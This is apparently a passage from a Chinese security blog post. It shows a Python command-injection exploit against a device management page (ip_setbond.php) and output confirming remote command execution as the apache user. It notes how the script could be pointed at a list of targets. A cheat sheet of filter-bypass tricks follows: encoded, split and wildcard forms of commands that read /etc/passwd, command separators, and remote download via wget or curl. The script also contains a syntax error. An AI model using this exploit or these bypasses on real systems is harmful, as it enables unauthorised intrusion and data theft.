
成功 RCE



简单 poc 编写



简单 exp 编写



```
1 import requests
2
3 while True:
4     command=raw_input("请输入你的命令: ")
5     postdata={"sub":"1","sdev":|" "+command}
6     r=requests.post('http://192.168.1.100/manager/ip_setbond.php',data=postdata)
7     a=3+int(r.text.index('结果:'))
8     b=int(r.text.index('<font>'))
9     print(r.text[a:b])
10
```

Run: test1 x

E:\桌面\python\Scripts\python.exe E:/桌面/python文件/test1.py

请输入你的命令: whoami

apache

请输入你的命令: echo 1

1

请输入你的命令: echo zac test

zac test

请输入你的命令:

如果批量的话只需要同目录建一个 url.txt, 然后 with open 打开遍历就行了, 网上文章很多很基础, 这里就不做演示了

Bypass 笔记

基本案例就这些了, 最后在加上一些 RCEbypass 的方法 (本人 java 并不是很好, 所以这里只有 php 和 shell 系统命令之类的), 有些复现过有些没复现, 可自行测试, 可能不是很全, 也欢迎大佬联系我进行补充

1 变量 bypass

a=c;b=a;c=t;

\$a\$b\$c /etc/passwd

2 16 编码绕过

"\x73\x79\x73\x74\x65\x6d"("cat /etc/passwd");

3 oct 编码绕过

`$(printf "\154\163")//ls` 命令

4 拼接绕过

`sy.(st).em(whoami);//`

`c"a"t /etc/passwd//单引`

`c""a""t /etc/passwd//双引`

`c`a`t /etc/passwd/反单引`

`c\a\t /etc/passwd//反斜线`

`$*`和`$@`, `$x`(`x` 代表 1-9),`${x}`(`x`>=10):比如 `ca${21}t a.txt` 表示 `cat a.txt`

在没有传入参数的情况下,这些特殊字符默认为空,如下:

`wh$1oami`

`who$@ami`

`whoa$*mi`

5 利用未赋值变量绕过

`cat /etc$u/passwd`

`cat$u /etc/passwd`

6 通配符绕过

`cat /passwd:`

`??? /e???/a????`

`cat /e*/pa*`

7 base 编码绕过

`echo 'Y2F0wqAK' | base64 -d '1.txt'`

8 过滤分割符 | & ;

； //分号

| //只执行后面那条命令

|| //只执行前面那条命令

& //两条命令都会执行

&& //两条命令都会执行

%0a //换行符

%0d //回车符号

用?>代替;

在 php 中可以用?>来代替最后的一个;，因为 php 遇到定界符关闭标签会自动在末尾加上一个分号

9 远程下载/复制绕过

Copy, wget, curl 等函数，不直接写入文件，而是远程下载来保存文件

当然除了这些肯定还有很多绕过方法，不过本篇文章不着重于此处，可自行搜索

文章中部分是互联网的案例与素材，上上下下看了快几百个网站进行资料查找，问了很多大佬，全程自己打字写所以肯定会有错误，看到有技术性错误私聊我进行修改 or 删除，因为参考站点太多了，这里就不一一写引用了，如有侵权请私信我修改 or 删除

Author: Zac

公众号 ZAC 安全

微信号 zacaq999

知识星球 ZAC